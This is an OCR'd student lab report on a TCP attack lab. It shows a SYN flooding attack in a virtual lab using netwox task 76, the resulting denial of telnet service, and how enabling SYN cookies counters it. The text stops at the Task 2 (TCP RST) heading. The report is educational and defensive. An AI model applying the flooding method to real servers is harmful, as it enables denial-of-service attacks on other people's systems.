Computer Network Security
Lab 3
TCP Attack Lab

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

Section H

Lab Setup :


Attacker : 10.0.2.9
Victim/Client : 10.0.2.10
Observer/Server : 10.0.2.11

Task 1: SYN Flooding Attack







As seen in the screenshot, the victim's queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.)
Syn cookies is also disabled.




If a port had a half-open connection (only SYN received and no ACK from the client), then the state would've been SYN_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.





In order to perform the SYN flooding attack, we run the netwox tool with task number 76, performing netstat after the netwox command, we can see arbitrary machines sending TCP SYN Packets to the IP address specified.






Our telnet request from the Observer machine is on hold, it doesn't even get into the TCP Stack as we can see in the wireshark capture.







Since the connection times out, our request is dropped. Hence the observer is denied of its service.




Enabling SYN Cookies



Running the netwox command, SYN requests are sent from random IPs.







We can see the wireshark capture during the session


The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.
Hence, our telnet login request is serviced implying we successfully prevented SYN flood attack.

Task 2: TCP RST Attacks on telnet and ssh connections



